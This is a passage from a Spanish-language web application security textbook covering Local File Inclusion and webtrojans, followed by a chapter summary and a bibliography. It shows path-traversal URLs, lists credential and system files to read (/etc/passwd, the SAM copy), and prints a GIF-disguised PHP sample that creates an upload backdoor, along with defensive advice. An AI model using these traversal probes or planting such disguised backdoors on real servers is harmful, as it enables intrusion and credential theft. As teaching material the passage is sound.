Existe una gran variedad de *shells* remotas que podemos encontrar en Internet. Por ejemplo, la *shell* mostrada en la captura se llama `c99`, aunque existen otras como la `r57` o `c100`. De todas maneras siempre podemos programarnos una propia con la funcionalidad que necesitemos.

### 3.2. Local File Inclusion

Esta vulnerabilidad, al contrario que la anterior, afecta tanto a lenguajes compilados como interpretados. Se basa en la posibilidad de incluir dentro de la página un fichero local del usuario con el que se ejecuta el servidor de aplicaciones web que tenga permisos de lectura.

Esta vulnerabilidad puede ocurrir en cualquier lugar de un sitio web pero suele ser más común en dos sitios bien diferenciados:

- **Páginas de plantillas.** Carga un fichero desde otro y le da formato.
- **Páginas de descargas.** Recibe un parámetro con el nombre del fichero a descargar y lo envía al cliente.

El concepto tras ambos fallos es el mismo y las implementaciones defectuosas, a veces también. Para lograr explotar esta vulnerabilidad de una manera satisfactoria deberíamos poder hacer llamadas a ficheros fuera de la ruta original. Esto lo haríamos intentando incluir ficheros de un directorio superior usando los caracteres .. / en sistemas Linux o .. \ en sistemas Windows más el nombre de un fichero del que conozcamos su existencia. Por ejemplo, sospechamos que la siguiente URL tiene un fallo de *Local File Inclusion*:

```
http://www.victima.com/noticias/detalle.php?id=4&tipo=deportes.php
```

Entonces, para corroborarlo y determinar que efectivamente nos encontramos frente a un fallo de *Remote File Inclusion* podríamos modificar la URL hasta que quedase como sigue:

```
http://www.victima.com/noticias/detalle.php?id=4&tipo=../index.php
```

Con esta simple comprobación podríamos detectar si una página va a ser vulnerable a *Local File Inclusion*.

Esta técnica se puede ampliar (si los permisos lo permiten y no se aplica el concepto del mínimo privilegio) a ficheros fuera del directorio de la aplicación web y empezar a incluir ficheros del propio sistema operativo. Esto nos permitirá obtener más información sobre el equipo.


Para localizar sin equivocaciones los ficheros podemos usar un fallo de *Path Disclosure* para que nos dé información sobre la ruta local donde se ubican los ficheros. De todas maneras, y si no sabemos la ruta relativa de un fichero frente a la página vulnerable, podemos usar las rutas directas. Una ruta directa es la que incluye todo el nombre del fichero.

Existen muchos ficheros interesantes a los que acceder mediante esta técnica, dependiendo de los objetivos del atacante. Además, estos varían entre distintos sistemas operativos. A continuación se detallan algunos de estos ficheros como muestra de la información que podemos llegar a obtener:

- /etc/passwd. Fichero de usuarios en sistemas Linux. Contiene un compendio de los usuarios existentes así como datos relativos a ellos, como nombre o directorio del *home*.

- /etc/hosts. Permite guardar información sobre equipos próximos. Suele contener una lista de nombres e IP internos que nos permiten obtener una mejor idea de la estructura interna de una organización.
- C:\Windows\repair\SAM. SAM es el fichero que contiene los nombres de usuarios y claves de los usuarios de un sistema Windows. En la carpeta *repair* se almacena una copia del fichero *SAM* para poder recuperarla en caso de error del sistema.
- **El propio fichero vulnerable.** Es muy instructivo descargar el propio fichero vulnerable mediante el fallo de *Local File Inclusion* para poder aprender de los problemas de otros.

Para evitar que esta técnica tenga mayor impacto es importante pensar en montar el servidor con el mínimo privilegio posible, limitando la posibilidad de acceso a ficheros del servidor dentro de su propia carpeta, con lo que lograremos evitar el acceso a ficheros del sistema, aunque no a ficheros propios de la aplicación.



Ejemplo de *Local File Inclusion*

Si queremos hacer una protección del fichero mediante programación en lugar de controlarlo mediante permisos en el servidor hay que tener en cuenta que las rutas a ficheros se pueden escribir de dos maneras:

- **Directa.** Escribimos la ruta donde se encuentra el fichero directamente. Deberíamos, por tanto, eliminar los caracteres \ o / de los datos enviados por los usuarios.
- **Relativa.** Usamos la canonización para subir hacia directorios superiores mediante el uso de ..\ o ../../. Lo podríamos evitar excluyendo, además de lo anterior, los puntos.

### 3.3. Webtrojans


Una de las funcionalidades más extendidas en páginas web medianamente complejas es la posibilidad de subir ficheros al servidor: imágenes, documentos en PDF, ficheros de vídeo, etc. ¿Todos los ficheros?

Cuando un usuario nos envía un fichero debemos comprobar que lo que nos hace llegar es un fichero legítimo, es decir, si estamos esperando la llegada de un fichero con una imagen es necesario verificar que lo que recibimos es realmente una imagen y no otro tipo de fichero.

Si no comprobamos los ficheros que se nos envían podríamos estar copiando en nuestro servidor un fichero malintencionado conocido como *webtrojan*. Un *webtrojan* es una *shell* remota que podemos subir a un servidor aprovechando un fallo de seguridad.

Existen multitud de *shells* remotas en distintos lenguajes a disposición de cualquiera. Estas *shells* suelen ser detectadas por los antivirus para evitar que pasen desapercibidas a administradores despistados, pero pueden estar "camufladas" dentro de otros ficheros.

El ejemplo más claro de cómo camuflar un fichero de éstos es incluirlo tras una cabecera de una imagen, donde algunos servidores son capaces de ejecutar el código.



The screenshot shows a Windows Notepad window titled "Victoria.gif - Notepad". The content of the file is a standard GIF header (GIF89a) followed by a large amount of base64 encoded PHP code. The code is designed to be executed by a web server, specifically to upload files to a remote server. It includes comments in Spanish and English, and uses various encoding techniques to obfuscate the original PHP script.

```

GIF89a
...
$fp = fopen("upload.php", "w");
$entry_line1 = "<h1>Sube Archivos</h1>";
$entry_line2 = "<hr><form action=\"upload.php\"";
$entry_line3 = "enctype=\"multipart/form-data\" method=post><input";
$entry_line4 = "type=file name=whatever><input type=submit";
$value = "value=Upload></form>";
$entry_line5 = "<?php";
$entry_line6 = "move_uploaded_file($_FILES['whatever']['tmp_name'], $Root . '/' . $_FILES['whatever']['name']);";
$entry_line7 = "fputs($fp, $entry_line2 . $entry_line3 . $entry_line4 . $entry_line5 . $entry_line6);";
$entry_line8 = "fclose($fp);?>";

```

Webtrojan oculto dentro de un fichero GIF

En la imagen anterior se puede ver como un fichero GIF abierto con un visor de textos deja a la vista código PHP que va a generar una puerta trasera para subir cualquier tipo de fichero.

Para evitar este tipo de problemas debemos comprobar siempre no solo la extensión sino también la cabecera del fichero para corroborar que es del tipo que nosotros hemos permitido. Una buena práctica es establecer nosotros mediante programación la extensión de los ficheros que se nos suben, lo que evita que alguien pueda subir un fichero y establecerlo con extensiones como ASP o PHP.

## Resumen

En el primer apartado se ha analizado cómo se pueden realizar ataques de inyección de scripts, que si bien se ejecutan en la máquina del cliente, no por ello son menos peligrosos. Mediante ataques de Cross Site Scripting (XSS) hemos visto cómo un atacante puede utilizar las variables que utilizan los scripts para enviar datos que permiten ejecutar comandos. Por otro lado, el Cross Site Request Forgery (CSRF) permite a un atacante forzar a que un usuario realice acciones no deseadas en dominios remotos, aprovechando la persistencia de sesiones entre las pestañas de un navegador. Por último, hemos visto cómo las técnicas de Clickjacking permiten a un atacante secuestrar el clic de un usuario, es decir, conseguir que un atacante haga clic en una página proporcionada por el atacante creyendo que lo está haciendo en otra de su confianza.

El segundo apartado ha descrito cómo realizar ataques de inyección de código. Por un lado, se han mostrado los ataques de SQL injection que permiten a un atacante la ejecución de comandos directamente en la base de datos, en aquellas aplicaciones web con deficiencias de seguridad. Como hemos podido ver, estos ataques son automatizables mediante técnicas de Blind injection existiendo herramientas que permiten su ejecución. Por otro lado, los ataques de LDAP injection permiten realizar ataques de elevación de privilegios, de salto de protecciones de acceso y de acceso a datos en árboles LDAP mediante el uso de inyecciones de código.

Finalmente, en el tercer apartado se han mostrado las técnicas de inyección de ficheros que permiten a un atacante ejecutar código remoto en un servidor. Hemos visto que la ejecución de código remoto se puede realizar tanto en lenguajes interpretados (como PHP) mediante el Remote File Inclusion, como en lenguajes compilados utilizando Local File Inclusion. Por otro lado, también hemos mencionado cómo Webtrojans nos permite esconder el código dentro de un fichero de apariencia inocua.



## Bibliografía

- Andreu, A.** (2006). *Professional Pen Testing for Web Applications*. Ed. Wrox.
- Clarke, J.** (2009). *SQL Injection Attacks and defense*. E. Syngress.
- Grossman, J. et al.** (2007). *Xss Attacks: Cross Site Scripting Exploits And Defense*. Ed. Syngress.
- Scambray, J.; Shema, M. and Sima, C.** (2006). *Hacking Expose Web Applications*. Ed. Mc-Graw-Hill/Osborne Media.
- Stuttard, D.** (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley

